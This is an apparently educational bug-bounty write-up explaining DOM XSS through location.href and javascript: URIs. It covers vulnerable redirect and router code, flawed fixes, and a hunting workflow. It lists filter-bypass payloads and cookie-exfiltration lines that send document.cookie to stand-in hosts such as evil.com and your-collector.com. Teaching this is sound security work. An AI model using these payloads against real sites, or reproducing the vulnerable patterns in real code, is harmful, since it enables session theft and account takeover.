

Overview
You know innerHTML and document.write as sinks, a point in a web application where untrusted data (like user input) is written to the Document Object Model (DOM) in a way that can be executed as code.
Here's the key distinction that makes location.href different:
innerHTML and document.write are HTML parsing sinks. They hand your input to the HTML parser, which is what creates the execution opportunity. The browser sees <img onerror=...> and does something with it.
location.href is a navigation sink. It doesn't parse HTML. It tells the browser go here. Which means HTML-based payloads are completely useless against it. The javascript: URI scheme, though, turns navigation itself into execution.
This is the conceptual shift. You're not injecting markup, you're injecting a destination.
The Basics
Look at this vulnerable function carefully. Predict what will happen.
// URL in the browser bar is: https://example.com/redirect?url=https://safe.com

function redirect() {
  const params = new URLSearchParams(location.search);
  const dest = params.get('url');
  location.href = dest;
}

redirect();
What is this function doing?
- function redirect() — Creates a function called 'redirect'.
- URLSearchParams(); — Parse the query string of the current page's URL
- (location.search) —
?url=https://safe.com - params.get('url') —
https://safe.com - dest — "
https://safe.com" - location.href = dest — Browser navigates to
https://safe.com
Now, what will happen if we are able to replace https://safe.com with a javascript: URI scheme? Something like: javascript:alert(1).
Instead of going to a URL, it executes the JavaScript expression alert(1) in the current page's context. This is how javascript: URIs work. The browser treats the portion after javascript: as code to evaluate.
The javascript: URI scheme is not an XSS trick. It is a legitimate browser feature designed so that <a href="javascript:doSomething()"> works in HTML. You're abusing what the browser intentionally supports.
The key phrase is current page context. When location.href = "javascript:alert(1)" fires, the JavaScript executes with the same origin, the same document, the same document.cookie as the page that triggered it. This is full same-origin code execution. Not sandboxed, not in an iframe, not in a worker.
That's why it's dangerous. It's equivalent in impact to reflected or stored XSS. You get arbitrary JS running as the victim on the target origin.
Consider two paths to code execution:

Now that we understand how the sink works, the next question is: what happens when developers try to fix it?
Filter Evasion
Let's say a developer gets a call to fix the problem from the previous example. Considering the following three sets of code, which would be the ideal choice to counteract the problem?
// Fix attempt A
function redirect() {
  const dest = params.get('url');
  if (dest.includes('javascript')) {
    return;
  }
  location.href = dest;
}

// Fix attempt B
function redirect() {
  const dest = params.get('url');
  location.href = encodeURIComponent(dest);
}

// Fix attempt C
function redirect() {
  const dest = params.get('url');
  if (!dest.startsWith('http')) {
    return;
  }
  location.href = dest;
}
Analysis:
Fix A IS bypassable. String matching on 'javascript' is defeated fairly easily. The browser is case-insensitive on URI schemes. JaVaScRiPt:alert(1) bypasses .includes('javascript'). Also bypassable with URL encoding: java%09script: (some older browsers permitted a tab character in the middle) or null bytes in some implementations.
Fix B is the wrong mental model. encodeURIComponent('javascript:alert(1)') produces javascript%3Aalert(1). When assigned to location.href, the browser decodes %3A back to : before processing the URI scheme. This does not prevent execution. URL encoding does not sanitize navigation sinks. This is a commonly misunderstood failure mode.
Fix C is the correct approach, but implementation matters. startsWith('http') blocks javascript: in the common case. But does it block javascript: with a leading newline? \njavascript: does not start with http, so it would be blocked.
Note: //evil.com does NOT pass startsWith('http'), it would be blocked. However, http://evil.com would pass, creating an open redirect vulnerability. The fix prevents XSS but creates a separate bug.
The secure approach is an allowlist of trusted destinations. Scheme checks alone cannot prevent open redirects.
Exploitation Mechanics in Practice
When you find a potential location.href sink in a live target, your workflow looks like this:
- Find the sink — grep JS for
location.href,.assign,.replace
- Use: DevTools → Sources → search
location\.href\s*=in all JS files - This matches variations like:
location.href = dest
location.href=dest
location.href   =   dest
2. Trace the source — where does the value come from? Work backward from the sink to identify where the data originates. Look for values pulled from attacker-controllable sources like:
location.search(query parameters)location.hash(URL fragment)postMessage(cross-origin messages)document.referrer(the linking page's URL)
3. Probe for scheme acceptance — Does javascript: reach the sink unfiltered?
- Start with
javascript:void(0)No execution, but confirms sink - IMPORTANT — Don't start with
javascript:alert(1). That immediately triggers execution and creates log entries. Start withjavascript:void(0). It proves the scheme reaches the sink without doing anything observable. A page that navigates nowhere in response to your probe has just told you the sink is accessible.
4. Bypass filters if present — test whether naive blocking mechanisms can be circumvented. Common bypass techniques for javascript: URI scheme include:
- Case variation:
JaVaScRiPt:alert(1)- schemes are case-insensitive - URL encoding:
%6aavascript:alert(1)- decoded before scheme parsing - Whitespace insertion:
java\tscript:alert(1)orjava\nscript:alert(1)- Some browsers (especially older or edge-case parsers) tolerate whitespace inside schemes
5. Escalate payload for impact — severity is determined by what an attacker can achieve:
- Low:
alert(1)- proves execution but no data theft - Medium:
alert(document.domain)- demonstrates execution in a sensitive context - High:
document.location='https://evil.com/steal?c='+document.cookie- shows credential theft - Critical: Full account takeover via session token exfiltration and chaining with other vulnerabilities for persistence
Real World Patterns
The most common real-world patterns you'll find on bug bounty targets:
- Open redirect functionality — the most obvious hunting ground. Any
?redirect=,?next=,?url=, or?return=parameter that the app uses to navigate the user after login/logout. These are designed to accept URLs. Developers often validate for open redirect but forget aboutjavascript:. - Single-page apps with client-side routing — the app reads
location.hashorlocation.searchand uses it to route between views. Something like:
const page = new URLSearchParams(location.search).get('view');
location.href = '/app/' + page;  // location.href sink
// or:
document.querySelector('#frame').src = page; // iframe src sink<a>taghrefcontrolled by JS - not a directlocation.hrefsink but same exploitation path:
document.querySelector('#back-link').href = userControlledValue;When a user clicks that link, the browser processes the href as a navigation and javascript: works there too. Though unlike location.href, this requires user interaction.
This pattern appears frequently in modern single-page applications, where hash-based routing is common.
Single-Page Application (SPA): When Routing Becomes Execution
Unlike traditional websites where each link click loads an entirely new HTML page from the server, an SPA loads a single HTML page once, then dynamically rewrites content as the user interacts with it. Navigation happens client-side via JavaScript, often using the URL hash # to track "views" without triggering a full page reload.
Common SPA frameworks: React, Vue, Angular, Svelte.
Given the following block of code, is this URL vulnerable? https://app.example.com/#javascript:alert(document.domain)
// SPA router - runs on every page load
(function() {
  const hash = location.hash.slice(1); // strips the leading #
  if (hash) {
    location.href = decodeURIComponent(hash);
  }
})();
Yes it is vulnerable. Here is why:
- (function() { — Immediately-invoked function expression (IIFE) runs right away
- const hash = location.hash.slice(1); — strips the leading
# - location.hash — returns the fragment part of the URL including the hash:
"#javascript:alert(document.domain)" - .slice(1) — removes the first character:
"javascript:alert(document.domain)" - if (hash) {location.href = decodeURIComponent(hash);} — If there's a hash value (not empty), it URL-decodes it and assigns it to
location.href, causing the browser to navigate to that destination. - But notice: if someone URL-encoded the payload to evade a WAF,
decodeURIComponentwould decode it for you before passing it to the sink. The developer thought they were being safe by decoding, however, they made bypass easier.
Remember number 5 from the earlier workflow: Escalate payload for impact. For a bounty submission you would try something like javascript:fetch('https://your-collector.com/?c='+document.cookie). This would demonstrate that an attacker can exfiltrate session tokens. For now, though, alert(document.domain) is better than alert(1) because it proves execution is happening on the target origin, not a sandboxed environment.
Wrapping Up: The Mental Model Shift
At a glance, location.href doesn't look like an XSS sink. There's no HTML parsing, no DOM insertion, no obvious execution point. Just a redirect.
That assumption is exactly what makes it dangerous.
The key takeaway is this: Not all XSS comes from injecting markup. Some of it comes from controlling what the browser does next.
With HTML sinks like innerHTML, you're injecting code into the page. With navigation sinks like location.href, you're controlling where execution happens.
The javascript: URI scheme bridges that gap. It turns navigation into execution, allowing attacker-controlled input to run in the same origin, same context, and same privilege level as the application itself.
For bug hunters, this changes how you look at targets:
- A redirect parameter isn't just an open redirect candidate
- A hash-based router isn't just client-side navigation
- A link isn't just a link
They are all potential paths to code execution.
Once you start thinking in terms of sinks and how browsers interpret input, these bugs become much easier to spot and much harder for developers to accidentally introduce.
Additional Resources
View this write-up on GitHub (with source files and diagrams):
https://github.com/Marduk-I-Am/web-security-notes/blob/main/xss/location-href-navigation-xss.md